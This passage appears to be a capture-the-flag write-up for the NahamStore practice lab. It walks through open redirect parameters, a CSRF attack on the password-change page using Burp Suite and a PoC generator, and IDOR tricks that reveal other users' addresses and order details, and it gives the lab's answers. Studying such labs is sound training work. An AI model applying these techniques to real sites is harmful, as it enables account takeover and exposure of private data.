a 'Login' form with the instruction 'Login to your NahamStore account or [register here](#)'. The form contains two input fields: 'Email:' and 'Password:', followed by a green 'Login' button.

Redirect: http://nahamstore.thm/login?redirect_url=/orders


Find two URL parameters that produce an Open Redirect

q


redirect_url

5. CSRF


Case 1:




Change Password: <http://nahamstore.thm/account/settings/password>



Change Password




Turn on the intercept burp suite, we see there is no CSRF protection.




https://tools.nakanosec.com/csrf/?source=post_page-----db464a61a582-----

Press enter or click to view image in full



Send to the target and open the CSRF payload file


Password successfully updated:




What URL has no CSRF protection

<http://nahamstore.thm/account/settings/password>


Case 2:



Change Email: <http://nahamstore.thm/account/settings/email>



Change Email Address




Furthermore, I was able to decode the Base64 in the “data” section even more.

Decoder: base64


7. IDOR

Case 1:



Click Address Mr. Hacker

Change `addree_id` to 3



nahamstore.thm/basket

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber Academy Indon... GTFOBins CyberChef

NahamStore Home Returns

Shopping Basket

Product	Cost
 Hoodie + Tee	\$25.00
Total	\$25.00

Shipping Address

Mr Jimmy Jones
160 Broadway
New York
10038

Payment Details

Card number

1234123412341234

Make Payment

We can see other people's address names (Mr. Jimmy Jones)

In the web application, you'll find two IDOR vulnerabilities that allow you to read other users' information.

- 1) An existing user has an address in New York, find the first line of the address.
- 2) The date and time of order ID 3

First Line of Address

160 Broadway

Case 2:

nahamstore.thm/basket

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber Academy Indon... GTF0Bins CyberChef

NahamStore Home Returns

Shopping Basket

Product	Cost
 Hoodie + Tee	\$25.00
Total	\$25.00

Shipping Address

Mr Jimmy Jones
160 Broadway
New York
10038

Payment Details

Card number

[Make Payment](#)

Press Make Payment

nahamstore.thm/account/orders/4 120%

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber Academy Indon... GTF0Bins CyberChef

NahamStore Home Returns Account 0 Items

Order # 4

[PDF Receipt](#)

Shipping Address


Mr Jimmy Jones
160 Broadway
New York
10038

Order Details


Order Id: 4
Order Date: 09/07/2025 07:50:47
User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Product	Cost
Hoodie + Tee	\$25.00
Total	\$25.00


<http://nahamstore.thm/account/orders/4> -> PDF Receipt



